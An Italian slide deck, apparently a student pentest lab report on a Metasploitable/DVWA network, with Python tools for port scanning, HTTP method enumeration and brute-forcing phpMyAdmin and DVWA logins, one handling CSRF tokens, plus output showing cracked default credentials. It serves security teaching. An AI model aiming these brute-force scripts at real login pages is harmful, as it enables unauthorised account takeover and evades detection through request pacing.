




DESIGN DI RETE

COMPAGNIA THETA

NETWORK SECURITY

1. **Rafforzare sicurezza Web** (tecniche codifica sicure, protocolli SSL/TSL, scansione vulnerabilità applicazioni Web e test di penetrazione)
2. **Security Policies** (regole accesso ed architettura rete)
3. **Test sicurezza delle applicazioni** (identificare e mitigare difetti di codice)
4. **Gestione delle vulnerabilità** (identificazione, definizione, correzione e segnalazione vulnerabilità)
5. **Network Penetration Testing** (misurare e valutare la sicurezza dell'infrastruttura)
6. **Prevenzione della perdita di dati** (rileva e previene potenziali violazioni dati)
7. **Software antivirus** (previene, scansiona, rileva ed elimina virus)
8. **Misure di sicurezza IDS/IPS** (rilevamento e prevenzione delle intrusioni)
9. **Soluzione SIEM** (rilevamento e gestione incidenti)
10. **Autenticazione a più fattori (MFA)**



TEST WEB SERVER



SCANSIONE SERVIZI ATTIVI

```
kali@kali: ~/Desktop/prove
File Actions Edit View Help
└─$ python3 PORT_scanner.py
Inserisci l'indirizzo IP: 192.168.32.101
Inserisci il range delle porte (0-65535): 0-65535
Scansione host 192.168.32.101 dalla porta 0 alla porta 65535
*** Port 21 - OPEN ***
*** Port 22 - OPEN ***
*** Port 23 - OPEN ***
*** Port 25 - OPEN ***
*** Port 53 - OPEN ***
*** Port 80 - OPEN ***
*** Port 111 - OPEN ***
*** Port 139 - OPEN ***
*** Port 445 - OPEN ***
*** Port 512 - OPEN ***
*** Port 513 - OPEN ***
*** Port 514 - OPEN ***
*** Port 1099 - OPEN ***
*** Port 1524 - OPEN ***
*** Port 2049 - OPEN ***
*** Port 2121 - OPEN ***
*** Port 3306 - OPEN ***
*** Port 3632 - OPEN ***
*** Port 5432 - OPEN ***
*** Port 5900 - OPEN ***
*** Port 6000 - OPEN ***
*** Port 6667 - OPEN ***
*** Port 6697 - OPEN ***
*** Port 8009 - OPEN ***
*** Port 8180 - OPEN ***
*** Port 8787 - OPEN ***
*** Port 37298 - OPEN ***
*** Port 49916 - OPEN ***
*** Port 53587 - OPEN ***
*** Port 59719 - OPEN ***
```

```
kali@kali: ~/Desktop/prove
File Actions Edit View Help
GNU nano 7.2 PORT_scanner.py
import socket
import ipaddress

while True:
    try:
        #chiede all'utente l'indirizzo IP
        target = input("Inserisci l'indirizzo IP: ")
        #valida indirizzo IP
        ipaddress.ip_address(target)
        break
    except ValueError:
        print("Indirizzo IP non valido.")

while True:
    try:
        #chiede all'utente il range delle porte
        portrange = input("Inserisci il range delle porte (0-65535): ")
        #estrae low e highport
        lowport, highport = map(int, portrange.split("-"))
        #controlla che il range sia valido
        if not (0 ≤ lowport ≤ highport ≤ 65535):
            raise ValueError
        break
    except ValueError:
        print("Range porte non valido.")

#stampa IP e range porte
print('Scansione host', target, 'dalla porta', lowport, 'alla porta', highport)
#itera ogni porta nel range
for port in range(lowport, highport + 1):
    #crea socket TCP
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    #controlla connessione tra IP e port
    status = s.connect_ex((target, port))
    #se lo stato è 0
    if status == 0:
        #stampa porta aperta
        print('*** Port', port, '- OPEN ***')
    #else:
        #print('Port', port, '- CLOSED') #porta chiusa
    #chiude il socket
    s.close()
```

PORT SCANNING
0-65535

ENUMERAZIONE METODI HTTP

```
kali@kali: ~/Desktop/prove
File Actions Edit View Help

$ python3 HTTP_req.py
Inserisci l'URL di destinazione (senza http://) o digita 'x' per
uscire: 192.168.32.101
Il metodo HTTP 'GET' è consentito
Il metodo HTTP 'POST' è consentito
Il metodo HTTP 'PUT' è consentito
Il metodo HTTP 'DELETE' è consentito
Il metodo HTTP 'OPTIONS' è consentito
Il metodo HTTP 'HEAD' è consentito
Il metodo HTTP 'TRACE' è consentito
Il metodo HTTP 'PATCH' è consentito
Inserisci l'URL di destinazione (senza http://) o digita 'x' per
uscire: x

(kali@kali)-[~/Desktop/prove]
```

- GET richiede dati dal server
- POST manda dati al server (crea nuova risorsa)
- PUT update completo risorsa server
- DELETE cancella risorse specifiche
- OPTIONS info metodi, headers e risorse
- HEAD status code o header HTTP
- TRACE traccia le richieste ricevute dal server
- PATCH update parziale risorsa server

```
kali@kali: ~/Desktop/prove
File Actions Edit View Help

GNU nano 7.2 HTTP_req.py
import requests # Libreria contenente le richieste HTTP
#enumera i metodi HTTP, parametro è indirizzo di destinazione
def enumerare_metodi_http(url_destinazione):
    metodi = ['GET', 'POST', 'PUT', 'DELETE', 'OPTIONS', 'HEAD', 'TRACE', 'PATCH'] #metodi HTTP

    for metodo in metodi:
        try:
            #per ogni metodo controlla il codice di stato
            risposta = requests.request(metodo, url_destinazione)
            #Se il codice di stato è 200
            if risposta.status_code == 200: #richiesta e metodo consentito
                print(f"Il metodo HTTP '{metodo}' è consentito")
            #Se il codice di stato è 405
            elif risposta.status_code == 405: #richiesta e metodo non consentito
                print(f"Il metodo HTTP '{metodo}' non è consentito")
            #Se il codice non è 202 e 405
            else: #stampa il metodo ed il suo codice di stato
                print(f"Il metodo HTTP '{metodo}' - Codice di stato: {risposta.status_code}")
            #Se viene colta un'eccezione durante la richiesta
        except requests.exceptions.RequestException as e:
            print(f"Si è verificato un errore durante l'invio della richiesta con il metodo '{metodo}': {str(e)}")

while True:
    #Chiede all'utente di inserire l'URL
    destinazione = input("Inserisci l'URL di destinazione (senza http://) o digita 'x' per uscire: ")
    #Possiamo digitare x o X per uscire dal programma
    if destinazione.lower() == 'x':
        #esce dal loop
        break
    #chiama la funzione inserendo http://
    url_destinazione = f"http://{destinazione}"
    enumerare_metodi_http(url_destinazione)

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit      ^R Read File  ^_ Replace    ^J Paste      ^_ Justify    ^_ Go To Line M-E Redo
```

TEST APPLICATION SERVER



PHPMYADMIN SETUP

```
Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
msfadmin@metasploitable:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A


Database changed
mysql>
mysql> update user set password=PASSWORD('password') where user='root';
Query OK, 0 rows affected (0.00 sec)
Rows matched: 1  Changed: 0  Warnings: 0

mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)

mysql> exit;
Bye
msfadmin@metasploitable:~$ sudo reboot
```

METASPLOITABLE

IMPOSTAZIONE
PASSWORD DA SHELL



KALI

```
kali@kali: ~/Desktop/prove
File Actions Edit View Help
└─$ python3 PORT_scanner.py
Inserisci l'indirizzo IP: 192.168.32.101
Inserisci il range delle porte (0-65535): 0-65535
Scansione host 192.168.32.101 dalla porta 0 alla porta 65535
** Port 21 - OPEN **
** Port 22 - OPEN **
** Port 23 - OPEN **
** Port 25 - OPEN **
** Port 53 - OPEN **
** Port 80 - OPEN **
** Port 111 - OPEN **
** Port 139 - OPEN **
** Port 445 - OPEN **
** Port 512 - OPEN **
** Port 513 - OPEN **
** Port 514 - OPEN **
** Port 1099 - OPEN **
** Port 1524 - OPEN **
** Port 2049 - OPEN **
** Port 2121 - OPEN **
** Port 3306 - OPEN **
** Port 3632 - OPEN **
** Port 5432 - OPEN **
** Port 5900 - OPEN **
** Port 6000 - OPEN **
** Port 6667 - OPEN **
** Port 6697 - OPEN **
** Port 8009 - OPEN **
** Port 8180 - OPEN **
** Port 8787 - OPEN **
** Port 37298 - OPEN **
** Port 49916 - OPEN **
** Port 53587 - OPEN **
** Port 59719 - OPEN **
```

```
kali@kali -
File Actions Edit View Help
└─(kali@kali)~$ telnet 192.168.32.101
Trying 192.168.32.101...
Connected to 192.168.32.101.
Escape character is '^['.

metasploitable

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue May 23 13:59:45 EDT 2023 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> update user set password=PASSWORD('password') where user='root';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)

mysql> exit;
Bye
msfadmin@metasploitable:~$ sudo reboot
[sudo] password for msfadmin:

Broadcast message from msfadmin@metasploitable
(/dev/pts/0) at 14:04 ...

The system is going down for reboot NOW!
msfadmin@metasploitable:~$ Connection closed by foreign host.
```

DVWA SETUP



```
Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Login with msfadmin/msfadmin to get started

metasploitable login: cd /var/dvwa/config
Password:


Login incorrect
metasploitable login: msfadmin
Password:
Last login: Wed May 24 19:32:45 EDT 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ cd /var/www/dvwa/config
msfadmin@metasploitable:/var/www/dvwa/config$ sudo nano config.inc.php
[sudo] password for msfadmin: _
```

IMPOSTAZIONE
PASSWORD
CONFIG.INC.PHP



METASPLOITABLE

```
Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
GNU nano 2.0.7 File: config.inc.php

<?php

# If you are having problems connecting to the MySQL database and all of the va$
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a pr$
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
#$DBMS = 'PGSQL';

# Database variables

$_DVWA = array();
$_DVWA['db_server'] = 'localhost';
$_DVWA['db_database'] = 'dvwa';
$_DVWA['db_user'] = 'root';
$_DVWA['db_password'] = 'password';

# Only needed for PGSQL
[ Read 23 lines (Converted from DOS format) ]
^G Get Help ^O WriteOut ^R Read File ^V Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^U Next Page ^U UnCut Text ^T To Spell
```


BRUTE FORCE(POST)

```
kali@kali: ~/Desktop/prove
File Actions Edit View Help
GNU nano 7.2 bruteforce2.py *
import requests
import time
from termcolor import colored

url = str(input("Inserisci l'Url (es: http://google.it/): ")) # Url remoto
print("") # Spazio
username_file_utente = str(input("Inserisci la PATH della lista degli username che vuoi utilizzare: ").rstrip().lstrip()) #Lista personalizzata string,Cancellando gli spazi da destra a sinistra
print("") # Spazio
password_file_utente = str(input("Inserisci la PATH della lista delle password che vuoi utilizzare: ").rstrip().lstrip()) #Lista personalizzata string ,Cancellando gli spazi da destra a sinistra
print("")
variabilePOSTu = str(input("Inserisci l'ID utilizzato dall'username del form (POST) :").rstrip().lstrip()) #lista personalizzata string ,Cancellando gli spazi da destra a sinistra
print("")
variabilePOSTp = str(input("Inserisci l'ID utilizzato dalla password del form (POST) :").rstrip().lstrip()) #lista personalizzata string ,Cancellando gli spazi da destra a sinistra
print("")
secondi = int(input("Inserisci i secondi tra una richiesta e l'altra: (1-5) ").rstrip().lstrip()) #SECONDI INT

username_file = open(username_file_utente) # Apro il file dell'utente
password_file = open(password_file_utente) # Apro il file dell'utente
funzionanti=""

user_list = username_file.readlines() #Leggo il file con gli username inserito dall'utente
pwd_list = password_file.readlines() #Leggo il file con le password inserite dall'utente

for user in user_list: #Fornisco un loop in base alla lunghezza della userlist(Parole)
    user = user.rstrip() #Spazi a destra
    for pwd in pwd_list: #Fornisco un loop in base alla lunghezza della userlist(Parole)
        pwd = pwd.rstrip() #Spazi a destra

        session = requests.Session() # Apro una sessione
        time.sleep(secondi) # Imposto un timer per le richieste( Così si evita il Dos e la rilevazione)

        if 'phpMyAdmin' in url: # Controllo se nell'url è presente phpmyadmin
            response = session.post(url, data={variabilePOSTu: user, variabilePOSTp: pwd, "Go": 'submit'}) # Per phpmyadmin
        else:
            response = session.post(url, data={variabilePOSTu: user, variabilePOSTp: pwd, "Login": 'submit'}) # per dvwa
            #print(user, "-", pwd) # Metto i parametri del post

        if "Login failed" in str(response.content): # Se trovo questa stringa il login è fallito #DVWA
            print("Tentativo fallito con :", user, "-", pwd)
        elif "Access denied" in str(response.content): # Se trovo questa stringa il login è fallito #Phpmyadmin
            print("Tentativo fallito con :", user, "-", pwd)
        else:
            print("Username e password funzionanti:", user, "-", pwd) # Questi funzionano
            funzionanti= "L'username che devi utilizzare è : " + user + " e la password è " + pwd + ""

print("") #
if funzionanti == "":
    print("Nessuna password è stata trovata") # Coloro la risposta
else:
    print(colored(funzionanti, 'red')) # Coloro la risposta

username_file.close() #Chiudo il file
password_file.close() #Chiudo il file

⌂ Help      ⌂ Write Out  ⌂ Where Is   ⌂ Cut        ⌂ Execute   ⌂ Location  ⌂ M-U Undo  ⌂ M-A Set Mark ⌂ M-] To Bracket ⌂ M-Q Previous ⌂ B Back
⌂ Exit      ⌂ Read File  ⌂ Replace   ⌂ Paste      ⌂ Justify   ⌂ Go To Line ⌂ M-E Redo  ⌂ M-G Copy    ⌂ M-; Where Was ⌂ M-N Next    ⌂ F Forward
```

BRUTE FORCE PHPMYADMIN



```
kali@kali: ~/Desktop/prove
File Actions Edit View Help

(kali@kali)~[~/Desktop/prove]
$ python3 bruteforce2.py
Inserisci l'Url (es: http://google.it/): http://192.168.32.101/phpMyAdmin/

Inserisci la PATH della lista degli username che vuoi utilizzare: /home/kali/Desktop/prove/username.txt
Inserisci la PATH della lista delle password che vuoi utilizzare: /home/kali/Desktop/prove/password.lst
Inserisci l'ID utilizzato dall'username del form (POST) :pma_username
Inserisci l'ID utilizzato dalla password del form (POST) :pma_password

Inserisci i secondi tra una richiesta e l'altra: (0-5) 0
Tentativo fallito con : root - 123456
Tentativo fallito con : root - text
Tentativo fallito con : root - valerio
Tentativo fallito con : root - gino
Tentativo fallito con : root - Londra
Username e password funzionanti: root - password
Tentativo fallito con : admin - 123456
Tentativo fallito con : admin - text
Tentativo fallito con : admin - valerio
Tentativo fallito con : admin - gino
Tentativo fallito con : admin - Londra
Tentativo fallito con : admin - password
Tentativo fallito con : admin - root
Tentativo fallito con : admin - msfadmin
Tentativo fallito con : admin - msfpasword
Tentativo fallito con : admin - msf
Tentativo fallito con : admin - boh
Tentativo fallito con : admin - cane

L'username che devi utilizzare è : 'root' e la password è 'password'
```

phpMyAdmin

192.168.32.101/phpMyAdmin/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Welcome to phpMyAdmin

Language
English


Log in
Username:
Password:

Inspector Console Debugger Network Style Editor Performance Memory

Search HTML

```
<input id="input_username" class="textfield" type="text" name="pma_username" value="" size="24">
</div>
<div class="item">
  <label for="input_password">Password:</label>
  <input id="input_password" class="textfield" type="password" name="pma_password" value=""
  size="24">
</div>
```

html > body.loginform > div.container > form.login > fieldset > div.item > input#input_username.textfield



BRUTE FORCE PHPMYADMIN

192.168.32.101 / localhost

192.168.32.101/phpMyAdmin/index.php?token=d18f6f42721cfe8a2789319bf77f14c3

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

phpMyAdmin

• dvwa (2)
• information_schema (17)
• metasploit
• mysql (17)
• owasp10 (6)
• tikiwiki (194)
• tikiwiki195 (194)

Please select a database

Server: localhost

[Databases](#) [SQL](#) [Status](#) [Variables](#) [Charsets](#) [Engines](#) [Privileges](#) [Processes](#) [Export](#) [Import](#)

Actions

[Change password](#)
[Log out](#)

MySQL localhost

[Create new database](#)

Collation: Create

MySQL connection collation: @

Interface

Language: English

Theme / Style: Original

Custom color: Reset

Font size: 82%

MySQL

Server: Localhost via UNIX socket
Server version: 5.0.51a-3ubuntu5
Protocol version: 10
User: root@localhost
MySQL charset: UTF-8 Unicode (utf8)

Web server

Apache/2.2.8 (Ubuntu) DAV/2
MySQL client version: 5.0.51a
PHP extension: mysql

phpMyAdmin

Version information: 3.1.1
[Documentation](#)
[Wiki](#)
[Official Homepage](#)
[\[ChangeLog\]](#) [\[Subversion\]](#) [\[Lists\]](#)



DVWA BRUTE FORCE

```
kali@kali: ~/Desktop/prove
File Actions Edit View Help
(kali@kali)-[~/Desktop/prove]
$ python3 bruteForce2.py
Inserisci l'Url (es: http://google.it/): http://192.168.32.101/dvwa/login.php

Inserisci la PATH della lista degli username che vuoi utilizzare: /home/kali/Desktop/prove/usernames.txt



Inserisci la PATH della lista delle password che vuoi utilizzare: /home/kali/Desktop/prove/password.lst

Inserisci l'ID utilizzato dall'username del form (POST) :username

Inserisci l'ID utilizzato dalla password del form (POST) :password

Inserisci i secondi tra una richiesta e l'altra: (0-5) 0
Tentativo fallito con : root - 123456
Tentativo fallito con : root - text
Tentativo fallito con : root - valerio
Tentativo fallito con : root - gino
Tentativo fallito con : root - londra
Tentativo fallito con : root - password
Tentativo fallito con : root - root
Tentativo fallito con : root - msfadmin
Tentativo fallito con : root - msfpassword
Tentativo fallito con : root - msf
Tentativo fallito con : root - boh
Tentativo fallito con : root - cane
Tentativo fallito con : admin - 123456
Tentativo fallito con : admin - text
Tentativo fallito con : admin - valerio
Tentativo fallito con : admin - gino
Tentativo fallito con : admin - londra
Username e password funzionanti: admin - password

L'username che devi utilizzare è : 'admin' e la password è 'password'
```





DVWA BRUTE FORCE

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Username: admin
Security Level: high
PHPIDS: disabled

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

```
# Effettuo il login
login_data = {
    "username": username,
    "password": password,
    "Login": "Login"
}
response = session.post(login_url, data=login_data) # Login POST
response = session.get(brute_url) # Cerco di accedere alla pagina di bruteforce
```

Damn Vulnerable Web Application (DVWA) v1.0.7



METODO POST LOGIN
METASPLOITABLE



DVWA BRUTE FORCE

192.168.32.101/dvwa/vulnerabilities/brute/?username=test&password=test&Login=Login#

Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

Vulnerability: Brute Force

Login

Username:

Password:

Login

Username and/or password incorrect.

```
basicquery = "username=" + str(user) + "&password=" + str(pwd) + "&Login=Login" # Stringa GET per la pagina di bruteforce (URL)
url_with_params = brute_url + '?' + basicquery # Unisco il link iniziale con i parametri get e aggiunge il punto di domanda per il parametro get
queryconget = session.get(url_with_params) # Invio la richiesta con i nuovi parametri get
if "Username and/or password incorrect" in str(queryconget.content): # Se trovo questa stringa il login è fallito #DVWA ma nella pagina del bruteforce
    print("Tentativo fallito con :", user, "-", pwd)
    print(url_with_params)
else:
    print("Username e password funzionanti:", user, "-", pwd) # Questi funzionano
funzionanti= "L'username che devi utilizzare è : '" + user + "'" e la password è '" + pwd + "'"
trovata=True # Se la trova la imposto a True
colored(url_with_params, 'red')
break #Interrompo il loop
```



METODO GET BRUTE FORCE
METASPLOITABLE

DVWA BRUTE FORCE

```
1 import requests
2 from bs4 import BeautifulSoup
3
4 # Impostazioni di DVWA
5 login_url = 'http://127.0.0.1/DVWA/login.php'
6 brute_url = 'http://127.0.0.1/DVWA/vulnerabilities/brute/'
7
8 # Ottenere il percorso del file degli usernames e delle password dall'utente
9 usernames_file = input("Inserisci il percorso del file degli usernames: ")
10 passwords_file = input("Inserisci il percorso del file delle password: ")
11
12 # Effettua il login login.php
13 session = requests.Session()
14 login_data = {'username': 'admin', 'password': 'password', 'Login': 'Login'}
15 session.post(login_url, data=login_data)
16
17 # Ottieni l'hidden field token
18 response = session.get(brute_url)
19 soup = BeautifulSoup(response.text, 'html.parser')
20 token = soup.find('input', {'name': 'user_token'}).get('value')
21
22 # Esegui il bruteforce
23 password_found = False
24
25 # Carica gli usernames dal file
26 with open(usernames_file, 'r') as f:
27     usernames = f.read().splitlines()
28
29 # Carica le password dal file
30 with open(passwords_file, 'r') as f:
31     passwords = f.read().splitlines()
32
33 print("Avvio del bruteforce ... ")
34
35 for username in usernames:
36     for password in passwords:
37         brute_data = {'username': username, 'password': password, 'Login': 'Login', 'user_token': token}
38         response = session.post(brute_url, data=brute_data)
39
40         print(f"Tentativo: username='{username}', password='{password}', Risposta: {response.status_code}")
41
42         if 'Username and/or password incorrect.' not in response.text:
43             print(f"Password corretta per l'utente '{username}': '{password}'")
44             password_found = True
45             break
46
47         if password_found:
48             break
49
50 if not password_found:
51     print("Nessuna password corretta trovata")
52
```


la pagina di login, ad ogni richiesta, genera anche un token CSRF che viene controllato in fase di verifica delle credenziali

KALI

DVWA BRUTE FORCE

```
(kali@kali)-[~/Desktop/prove]
$ service apache2 start

(kali@kali)-[~/Desktop/prove]
$ service mysql start
```



```
(kali@kali)-[~/Desktop]
$ python3 bruteforce.py
Inserisci il percorso del file degli usernames: usernames.txt
Inserisci il percorso del file delle password: password.txt
Avvio del bruteforce ...
Tentativo: username='root', password='123456', Risposta: 200
Tentativo: username='root', password='text', Risposta: 200
Tentativo: username='root', password='valerio', Risposta: 200
Tentativo: username='root', password='gino', Risposta: 200
Tentativo: username='root', password='londra', Risposta: 200
Tentativo: username='root', password='password', Risposta: 200
Tentativo: username='root', password='root', Risposta: 200
Tentativo: username='root', password='msfadmin', Risposta: 200
Tentativo: username='root', password='msfpasword', Risposta: 200
Tentativo: username='root', password='msf', Risposta: 200
Tentativo: username='root', password='boh', Risposta: 200
Tentativo: username='root', password='cane', Risposta: 200
Tentativo: username='root', password='1234', Risposta: 200
Tentativo: username='admin', password='123456', Risposta: 200
Tentativo: username='admin', password='text', Risposta: 200
Tentativo: username='admin', password='valerio', Risposta: 200
Tentativo: username='admin', password='gino', Risposta: 200
Tentativo: username='admin', password='londra', Risposta: 200
Tentativo: username='admin', password='password', Risposta: 200
Password corretta per l'utente 'admin': 'password'
```

✕ ✕
✕ ✕

1. **Basso** – Non esiste nessun tipo di controllo di sicurezza
2. **Medio** – Controlli approssimativi
3. **Alto** – Questo è il livello più alto e l'obiettivo non si deve sempre focalizzare soltanto sulla vulnerabilità stessa (stile CTF)
4. **Impossibile** – Non sono presenti vulnerabilità. Questo livello è stato creato per mostrare agli sviluppatori come mitigare le vulnerabilità.